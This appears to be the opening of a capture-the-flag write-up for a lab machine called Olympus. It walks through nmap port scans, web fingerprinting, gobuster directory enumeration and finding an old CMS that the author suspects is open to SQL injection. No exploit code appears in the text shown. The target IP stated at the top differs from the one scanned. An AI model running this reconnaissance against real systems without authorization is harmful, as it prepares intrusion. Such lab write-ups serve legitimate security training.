
Olympus


Target IP: 10.10.83.153

I added `10.10.83.153 olympus.thm` vhost inside the `/etc/hosts` file and now we are ready to go!


Scanning



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ sudo nmap -sS 10.10.33.178 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 05:36 EDT
Nmap scan report for olympus.thm (10.10.33.178)
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
```



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ sudo nmap -sV -A 10.10.33.178 -p 22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 05:37 EDT
Nmap scan report for olympus.thm (10.10.33.178)
Host is up (0.025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0a7814042cdf25fb4ea21434800b8539 (RSA)
|   256 8d5601ca55dee17c6404cee6f1a5c7ac (ECDSA)
|_  256 1fc1be3f9ce78e243334a644af684c3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Olympus
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (
92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   22.46 ms 10.14.0.1
2   26.05 ms olympus.thm (10.10.33.178)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
```




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ whatweb olympus.thm
http://olympus.thm [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Lin
ux][Apache/2.4.41 (Ubuntu)], IP[10.10.33.178], JQuery[3.5.1], Meta-Author[Zeecka], Script, Titl
e[Olympus]
```

Only two ports are open on the machine: SSH and HTTP. I will start my enumeration with the HTTP first.

Enumeration


Port 80: HTTP



Olympus v2


The website is still under developpment.
If support is needed, please contact root@the-it-department.
The old version of the website is still accessible on this domain.

Heading to `olympus.thm` shows us the webpage above. There is a hint `The old version of the website is still accessible on this domain`. Viewing the source code of this page did not provide any useful information. Time for a directory search!



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ gobuster dir -u http://olympus.thm -w /usr/share/wordlists/dirb/big.txt -x php,html,txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://olympus.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2023/07/04 05:47:17 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htaccess.txt        (Status: 403) [Size: 276]
/.htaccess.html       (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.htpasswd.html       (Status: 403) [Size: 276]
/.htpasswd.txt        (Status: 403) [Size: 276]
/index.php            (Status: 200) [Size: 1948]
/javascript           (Status: 301) [Size: 315] [--> http://olympus.thm/javascript/]
/phpmyadmin           (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
/static               (Status: 301) [Size: 311] [--> http://olympus.thm/static/]
/~webmaster           (Status: 301) [Size: 315] [--> http://olympus.thm/~webmaster/]

===============================================================
2023/07/04 05:51:05 Finished
===============================================================
```

Doing a simple directory search gives us a plenty of information. The result `/~webmaster` looks interesting.



Dear Gods and Godess

by root

Posted on 2022-04-22

900 * 300

This is the first version of the Olympus website. It should become a platform for each and everyone of you to express their needs and desires. Humans should not be allowed to visit it. Read More ›


Credentials

by root

Posted on 2022-04-27


900 * 300

The webpage above is displayed to us when we browse to this directory. It looks like this is the first version of the website.


view-source:http://olympus.thm/~webmaster/category.php?cat_id=1
Kali Linux
Kali Tools
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...


```
<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    '0ctober 2016'; -->
<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    '0ctober 2016'; -->
<!DOCTYPE html>
<html>
<head>
```

Viewing the source code the webpage mentions it is `Simple Content Management System` by `Victor Alagwu`. Doing a Google search shows this application version is vulnerable to SQL injection. However, it seems the old website used a parameter for categories of topics. This paramter could be vulnerable.



